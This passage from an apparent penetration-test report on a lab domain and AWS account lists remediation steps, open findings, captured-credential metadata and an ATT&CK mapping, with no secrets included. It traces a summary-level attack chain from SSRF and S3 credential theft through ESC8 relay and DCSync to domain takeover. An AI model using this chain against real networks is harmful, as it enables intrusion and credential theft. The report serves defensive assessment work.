Near-term ~30 days	Require Extended Protection for Authentication (channel binding) and HTTPS on the endpoint, and prefer Kerberos over NTLM (register the correct SPNs; disable NTLM fallback where possible).	HIGH Windows Authentication Endpoint Exposed
Near-term ~30 days	Enforce password uniqueness across tiers via SSO + a password manager mandate.	HIGH Credential Reuse Chokepoints (2)
Planned ~90 days	Enable all four BPA flags on the bucket: `aws s3api put-public-access-block --bucket <bucket> --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true`.	MEDIUM S3 Buckets Missing Block Public Access Flags (CIS 2.1.5)
Planned ~90 days	Add a bucket policy statement: `{"Effect": "Deny", "Principal": "*", "Action": "s3:*", "Resource": ["<bucket-arn>", "<bucket-arn>/*"], "Condition": {"Bool": {"aws:SecureTransport": "false"}}}`.	MEDIUM S3 Buckets Accept HTTP (No SecureTransport Deny Statement) (CIS 2.1.2)
Planned ~90 days	Disable the Print Spooler service on all Domain Controllers and any tier-0 server that does not print (Set-Service Spooler -StartupType Disabled; Stop-Service Spooler) — Microsoft guidance since 2021.	MEDIUM Print Spooler Service Accessible (PrinterBug coerce precondition)
Planned ~90 days	Enforce SMB signing on every domain-joined system via GPO: "Microsoft network server: Digitally sign communications (always)" = Enabled on all hosts; same for the client-side policy.	MEDIUM SMB Signing Not Required on 1 Host

PRIORITY	RECOMMENDED ACTION	ADDRESSES
Backlog As resourced	Add a strict CSP header.	LOW Content-Security-Policy header absent across 2 web hosts
Backlog As resourced	Disable anonymous bind.	LOW Anonymous LDAP bind allowed
Backlog As resourced	Same remediation as ldap_anonymous_bind: disable anonymous bind so the rootDSE query also rejects pre-auth.	LOW LDAP naming context disclosed
Backlog As resourced	Enable MFA Delete on the bucket — this can only be done by the root account: `aws s3api put-bucket-versioning --bucket <bucket> --versioning-configuration Status=Enabled,MFADelete=Enabled --mfa "<root-mfa-serial> <token>"`.	LOW S3 Buckets Without MFA Delete (CIS 2.1.3)

RETEST

Cross-Version Status

FINDING		V1.0	V1.1
CRITICAL	SSRF→IMDS Credentials Extracted (AWS role cg-ec2-role-cgidlft30u2hpk)	OPEN	OPEN
CRITICAL	ADCS ESC8 cert captured for DC1$@TASHPOOL.LOCAL — cross-host coerce → CA	OPEN	OPEN
CRITICAL	ADCS ESC8 cert PKINIT-authenticated — DC machine-account NT hash recovered, DCSync-capable	OPEN	OPEN
CRITICAL	DCSync exploited via dc1$@tashpool.local → 19 domain hashes extracted (incl. krbtgt)	OPEN	OPEN
CRITICAL	Domain Admin compromise proven on tashpool.local via DCSync	OPEN	OPEN
CRITICAL	Credential Grants WinRM Administrative Access	OPEN	OPEN
CRITICAL	Credential Reuse Confirmed on 1 Host	OPEN	OPEN
CRITICAL	AD CS Web Enrollment Permits NTLM Relay (ESC8)	OPEN	OPEN
CRITICAL	Credential Extracted from S3 Object (cg-cardholder-data-bucket-cgidlobnfe01ce/ops/straylight-vpn/domain-join-readme.txt)	OPEN	OPEN
CRITICAL	Cloud-Sourced Credential Validated Against On-Prem AD	OPEN	OPEN
CRITICAL	Server-Side Request Forgery to Cloud Metadata	OPEN	OPEN
HIGH	ADIDNS write viable (TASHPOOL.LOCAL) — domain-wide wildcard/WPAD poisoning possible	OPEN	OPEN
HIGH	Credential Reuse Chokepoints (2)	OPEN	OPEN
HIGH	NTLM→LDAP relay VIABLE — coerce→relay→RBCD path is live	OPEN	OPEN
HIGH	Schema Admins Group Non-Empty (1 Non-Default Member(s): tashpooladm)	OPEN	OPEN
HIGH	Privileged Accounts Lack Both Protected Users + AuthN Policy	OPEN	OPEN
HIGH	Weak Active Directory Password Policy	OPEN	OPEN
HIGH	S3 Account-Level Block Public Access Not Fully Enabled (CIS 1.20)	OPEN	OPEN
HIGH	AWS Config Not Enabled in Region (us-east-1)	OPEN	OPEN
HIGH	AWS Config Required Baseline Rules Missing	OPEN	OPEN

FINDING		V1.0	V1.1
HIGH	Reflected Cross-Site Scripting	OPEN	OPEN
HIGH	Windows Authentication Endpoint Exposed	OPEN	OPEN
MEDIUM	SMB Signing Not Required on 1 Host	OPEN	OPEN
MEDIUM	Print Spooler Service Accessible (PrinterBug coerce precondition)	OPEN	OPEN
MEDIUM	S3 Buckets Missing Block Public Access Flags (CIS 2.1.5)	OPEN	OPEN
MEDIUM	S3 Buckets Accept HTTP (No SecureTransport Deny Statement) (CIS 2.1.2)	OPEN	OPEN
LOW	Anonymous LDAP bind allowed	OPEN	OPEN
LOW	LDAP naming context disclosed	OPEN	OPEN
LOW	S3 Buckets Without MFA Delete (CIS 2.1.3)	OPEN	OPEN
LOW	Content-Security-Policy header absent across 2 web hosts	OPEN	OPEN

APPENDIX

Glossary

AS-REP Roasting	Requesting Kerberos pre-authentication data for accounts that have pre-auth disabled, yielding password hashes that can be cracked offline.
CISA KEV	CISA's Known Exploited Vulnerabilities catalog — vulnerabilities with confirmed in-the-wild exploitation.
CVSS	Common Vulnerability Scoring System — a 0–10 severity score from a vulnerability's exploitability and impact.
CWE	Common Weakness Enumeration — a taxonomy of weakness types (e.g. CWE-269 Improper Privilege Management).
DCSync	Replicating Active Directory secrets (including the krbtgt key) by impersonating a domain controller — grants full domain credential access.
Domain Admin (DA)	Membership of the Domain Admins group — administrative control over the entire AD domain.
EPSS	Exploit Prediction Scoring System — the probability (0–1) a vulnerability will be exploited within 30 days.
Golden Ticket	A forged Kerberos ticket signed with the stolen krbtgt key, granting persistent domain-wide access.
Kerberoasting	Requesting service tickets for accounts with SPNs and cracking them offline to recover service-account passwords.
krbtgt	The AD account whose key signs all Kerberos tickets; its compromise enables ticket forgery across the domain.
Lateral movement	Pivoting from one compromised host to others to expand access toward high-value targets.
LLMNR / NBT-NS poisoning	Spoofing local name-resolution responses to capture NetNTLM authentication hashes.
NTDS.dit	The Active Directory database on domain controllers; contains every domain credential hash.
NTLM relay	Forwarding captured NTLM authentication to another service to act as the victim, often via unsigned SMB/LDAP.
Pass-the-Hash	Authenticating with a captured NTLM hash instead of the plaintext password.

APPENDIX

Additional Information

Asset Inventory

HOST	IP	ROLE	OS	STATE	FINDINGS
DC1	10.100.10.4	Domain Controller	Windows Server 2019 Datacenter	COMPROMISED	15
CA01	10.100.10.20	Certificate Authority	Windows Server 2019 Datacenter	COMPROMISED	5
EC2-3-238-186-247	3.238.186.247	Web Server	Ubuntu 24.04	ENUMERATED	11

Credentials Captured

Metadata only — no passwords, hashes, or Kerberos tickets are included in this report.

PRINCIPAL	KIND	DOMAIN	VERIFIED	PRIVILEGE
cg-ec2-role-cgidlft30u2hpk	AWS Session Token	—	No	Cloud Role
dc1$@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Machine Account
tashpooladm@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	DA-equivalent
guest@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Guest
krbtgt@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	DA-equivalent
larsborgerson@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
oliviaodinsdottir@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	DA-equivalent
liemanderson@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
johnnilsson@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User

PRINCIPAL	KIND	DOMAIN	VERIFIED	PRIVILEGE
jasonlindqvist@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	DA-equivalent
victorianelson@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
chadwilliams@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
juanmartinez@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
meganjohnson@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
leonardriddle@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
mariabrewer@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
hcase@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
svc-wintermute@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Domain User
win10-1$@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Machine Account
ca01$@TASHPOOL.LOCAL	NT Hash	TASHPOOL.LOCAL	Yes	Machine Account
hcase@TASHPOOL.LOCAL	Plaintext Password	TASHPOOL.LOCAL	Yes	Domain User

MITRE ATT&CK Techniques Observed

TECHNIQUE	NAME	TACTIC	CONFIDENCE
T1190	Exploit Public-Facing Application ×3	TA0001 Initial Access	Confirmed
T1059.007	JavaScript	TA0002 Execution	Observed
T1078	Valid Accounts	TA0004 Privilege Escalation	Confirmed

TECHNIQUE	NAME	TACTIC	CONFIDENCE
T1003.006	DCSync	TA0006 Credential Access	Confirmed
T1110.003	Password Spraying ×6	TA0006 Credential Access	Confirmed
T1187	Forced Authentication	TA0006 Credential Access	Confirmed
T1552.005	Cloud Instance Metadata API	TA0006 Credential Access	Confirmed
T1557.001	LLMNR/NBT-NS Poisoning and SMB Relay	TA0006 Credential Access	Confirmed
T1649	Steal or Forge Authentication Certificates	TA0006 Credential Access	Confirmed
T1018	Remote System Discovery	TA0007 Discovery	Observed
T1046	Network Service Discovery	TA0007 Discovery	Confirmed
T1069.002	Domain Groups	TA0007 Discovery	Confirmed
T1087.002	Domain Account ×4	TA0007 Discovery	Confirmed
T1087.004	Cloud Account	TA0007 Discovery	Observed
T1135	Network Share Discovery ×3	TA0007 Discovery	Confirmed
T1201	Password Policy Discovery	TA0007 Discovery	Confirmed
T1580	Cloud Infrastructure Discovery	TA0007 Discovery	Observed
T1021.002	SMB/Windows Admin Shares ×4	TA0008 Lateral Movement	Confirmed
T1021.006	Windows Remote Management ×2	TA0008 Lateral Movement	Confirmed
T1530	Data from Cloud Storage	TA0009 Collection	Confirmed
T1592.002	Software ×3	TA0043 Reconnaissance	Observed

APPENDIX

Scoring

Severity & Scoring Reference

SEVERITY	DEFINITION
CRITICAL	Immediate compromise of critical assets or domain-wide control; exploitation trivial or directly demonstrated.
HIGH	Significant exposure enabling compromise of sensitive systems or data with moderate effort.
MEDIUM	A meaningful weakness that aids an attacker or chains into higher-impact access.
LOW	Limited risk; a defense-in-depth or hygiene issue.
INFO	Informational — no direct security impact.

CVSS — base scores follow CVSS v3.1. **EPSS** — the FIRST.org probability (0–1) that a vulnerability is exploited in the wild within 30 days. **CISA KEV** — the vulnerability appears on CISA's Known Exploited Vulnerabilities catalog.

Risk Matrix

Findings plotted by impact (assessed severity) against likelihood of exploitation; cell values are finding counts.

Impact \ Likelihood	Very Low	Low	Medium	High	Very High
Critical					11
High		1			10
Medium					4
Low				1	3
Info					

Likelihood uses the strongest available exploitation signal per finding: **CISA KEV** (actively exploited) → Very High; else the **EPSS** 30-day probability for CVE-backed findings (≥ 0.50 High, ≥ 0.10 Medium, ≥ 0.01 Low); else **CVSS exploitability** (attack vector, complexity, privileges, user interaction) for configuration and logic issues. **Impact** is the assessed severity — risk = likelihood × impact (OWASP Risk Rating, with data-driven signals replacing subjective estimates where available).